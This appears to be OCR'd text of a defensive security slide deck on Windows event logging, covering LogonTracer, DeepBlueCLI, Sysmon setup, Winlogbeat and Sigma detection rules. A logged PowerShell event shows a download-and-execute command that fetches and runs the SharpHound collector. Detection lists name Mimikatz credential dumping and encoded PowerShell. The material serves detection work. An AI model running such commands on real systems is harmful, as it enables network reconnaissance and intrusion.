


AD Logs

- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



LogonTracer




LogonTracer

Rank	User
1	administrator
2	machida.kanagawa
3	yokohama.kanagawa
4	urayasu.chiba
5	chiyoda.tokyo

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	192.168.16.101
4	192.168.16.103
5	win7_64jp_03
6	192.168.16.102

LogonTracer



	2017								
	9								
	29(Fri)								
Username	15	16	17	18	19	20	21	22	23
yokohama.kanagawa	0	4	0	4	4	0	4	0	4
sysg.admin	2	0	2	3	0	2	0	3	0
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4
urayasu.chiba	8	0	4	0	8	0	4	0	4
nagoya.aichi	0	1	0	7	4	0	4	0	4
chiyoda.tokyo	0	0	4	0	4	0	4	4	0
urawa.saitama	4	0	8	0	4	0	4	3	0
sapporo.hokkaido	4	0	4	0	4	0	4	0	4
naha.okinawa	0	2	3	0	2	2	1	2	0
sakai.osaka	0	4	0	4	4	0	4	0	4
hakata.fukuoka	0	4	0	8	0	4	0	4	0
maebashi.gunma	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0

	30(Sat)																							
Username	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
yokohama.kanagawa	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4
sysg.admin	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3
utsunomiya.tochigi	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1
urayasu.chiba	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0
nagoya.aichi	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0
chiyoda.tokyo	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3
urawa.saitama	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0
sapporo.hokkaido	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6
naha.okinawa	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2
sakai.osaka	0	4	8	0	4	0	4	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4
hakata.fukuoka	4	4	0	8	0	4	4	0	4	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0

	10										
	1(Sun)										
Username	0	1	2	3	4	5	6	7	8	9	10
yokohama.kanagawa	4	0	4	0	4	0	8	0	4	4	0
sysg.admin	0	2	1	2	0	2	3	0	2	0	4
utsunomiya.tochigi	2	0	2	2	2	2	0	3	0	2	0
urayasu.chiba	8	0	4	0	4	4	0	4	0	8	4
nagoya.aichi	4	0	0	0	0	0	0	6	0	3	0
chiyoda.tokyo	1	0	1	0	0	0	0	0	0	0	0
urawa.saitama	4	0	4	0	4	4	0	4	0	8	4
sapporo.hokkaido	0	4	0	3	4	0	4	0	8	4	0
naha.okinawa	2	1	2	2	0	3	2	0	3	3	0
sakai.osaka	0	4	4	0	4	0	4	8	0	4	0
hakata.fukuoka	0	4	0	4	4	0	4	0	8	0	4
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0

DeepBlueCLI

- https://github.com/sans-blue-team/DeepBlueCLI

Detected events

- Suspicious account behavior
  - User creation
  - User added to local/global/universal groups
  - Password guessing (multiple logon failures, one account)
  - Password spraying via failed logon (multiple logon failures, multiple accounts)
  - Password spraying via explicit credentials
  - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
- Command line/Sysmon/PowerShell auditing
  - Long command lines
  - Regex searches
  - Obfuscated commands
  - PowerShell launched via WMIC or PsExec
  - PowerShell Net.WebClient Downloadstring
  - Compressed/Base64 encoded commands (with automatic decompression/decoding)
  - Unsigned EXEs or DLLs
- Service auditing
  - Suspicious service creation
  - Service creation errors
  - Stopping/starting the Windows Event Log service (potential event log manipulation)
- Mimikatz
  - `lsadump::sam`
- EMET & Applocker Blocks

...and more

DeepBlueCLI

DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security
.evtx
```


```
Date    : 4/21/2019 11:22:35 PM
          User SID Access Count: 314
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC1$
          User SID Access Count: 22451
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: bertha.schultz
          User SID Access Count: 75
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: Administrator
          User SID Access Count: 29
Command :
Decoded :
```

PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master>  Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI
-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
----------                      -- --------------- -------
4/27/2019 9:53:50 PM          4672 Information     Special privileges assigned to new logon....
4/27/2019 9:53:47 PM          4672 Information     Special privileges assigned to new logon....
4/27/2019 9:53:38 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:58:55 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:07:48 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:59:00 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:56:27 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:01:56 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:32:48 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:21:29 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 12:04:55 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 11:57:46 AM         4672 Information     Special privileges assigned to new logon....
4/26/2019 11:46:28 AM         4672 Information     Special privileges assigned to new logon....
4/26/2019 10:55:46 AM         4672 Information     Special privileges assigned to new logon....
```

ACTIVE COUNTERMEASURES

DeepWhiteCLI

DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- https://github.com/darkoperator/Posh-VirusTotal

It also requires a VirusTotal API key:

- https://www.virustotal.com/en/documentation/public-api/

Then configure your VirusTotal API key:

```
set-VTAPIKey -APIKey <API Key>
```


The script assumes a personal API key, and waits 15 seconds between submissions.

LAB: Deep Blue CLI

Network Time Protocol

Network Time Protocol

- Timing is everything
- UTC Sync everything to the same time zone!
  - Think of working an issue in 5 time zones!
  - Or… Clock drift
- Most 2FA requires rock solid timing



Right of Boom

Logon Anomalies

Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC$ and so many more….

Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"

© Black Hills Information Security
@BHInfoSecurity


SIEM and %

- Let’s play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?

Because I know the power of a question!

Command Line Logging is ~~Easy~~

You must have Audit Process Creation auditing enabled
You must enable the policy setting: Include command line in process creation events
"When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings." (cit. *MSFT, see links)



Command Line Logging is ~~Easy~~

Max log file size is small by default.
Command line logging is off by default.

"To see the effects of this update, you will need to enable two policy settings"

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking


Yeah, and one last thing: The second setting will likely be overwritten.

When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.

Command Line Logging is ~~Easy~~

To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit



Command Line Logging is WORKING!!!!

net user /domain

Event 4688, Microsoft Windows security auditing.

General | Details

Target Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Process Information:

New Process ID:	0x1680
New Process Name:	C:\Windows\System32\net1.exe
Token Elevation Type:	%%1936
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x1314
Creator Process Name:	C:\Windows\System32\net.exe
Process Command Line:	C:\Windows\system32\net1 user /domain

PowerShell Logging is ~~Easy.~~ Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /ms:512000000
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
We will talk about Get-WinEvent a bit later

But….the profile.ps1 file below is where it's at.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

But, Now We Have PS Logs

Windows PowerShell Number of events: 563

Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

```
Command "New-Object" is Started.

Details:
        NewCommandState=Started

        SequenceNumber=28

        HostName=ConsoleHost
        HostVersion=5.1.17763.503
        HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
        EngineVersion=5.1.17763.503
        RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a
        PipelineId=2
        CommandName=New-Object
        CommandType=Cmdlet
        ScriptName=
        CommandPath=
        CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
```

Sysmon - Install


SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml


System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Sysmon Log Locations



Log Detail

```
Process Create:
RuleName:
UtcTime: 2019-07-29 16:49:44.838
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}
ProcessId: 6816
Image: C:\Users\Sec504\Downloads\msf.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"
CurrentDirectory: C:\Users\Sec504\Downloads\
User: THEBOSS\Sec504
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}
LogonId: 0x72033
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=532FA545F9B01DCA5E0991B7AB85E326,SHA256=4960AD6540BF6D8991ED93
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}
ParentProcessId: 1772
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```

GPO and Sysmon

- Great Article via Syspanda
  - https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/

```
copy /z /y "\\domain.com\apps\config.xml" "C:\windows\"
sysmon -c c:\windows\config.xml

sc query "Sysmon" | Find "RUNNING"
If "%ERRORLEVEL%" EQU "1" (
goto startsysmon
)
:startsysmon
net start Sysmon

If "%ERRORLEVEL%" EQU "1" (
goto installsysmon
)
:installsysmon
"\\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```

Winlogbeat

Administrator: Windows PowerShell

```
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat>
```

Implementation: SOC Prime Example

Example Value	Query	Text Match	Keyword Match
Powershell.exe –encoded TvqQAAMA	process.args:encoded	Yes	No
Powershell.exe –encoded TvqQAAMA	process.args:/.*[Ee][Nn][Cc][Oo][Dd][Ee][Dd].*/	Yes	Yes
Powershell.exe –encoded TvqQAAMA	process.args:*Powershell.exe*Tvq*	No	Yes
TVqQAAMA	process.args:*TVqQAAMA*	Yes	Yes
TVqQAAMA	process.args:*tvqqaama*	Yes	No
cmd.exe	process.name:cmd.exe	Yes	Yes
CmD.ExE	process.name:cmd.exe	Yes	No
CmD.ExE	process.name:/[Cc][Mm][Dd]\.[Ee][Xx][Ee]/	Yes	Yes
$	process.args:**$*	No	Yes
\\C$\Windows\System32	process.args:*C$*	Yes	Yes

Sigma

README.md

build passing

SIGMA

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.

This repository contains:

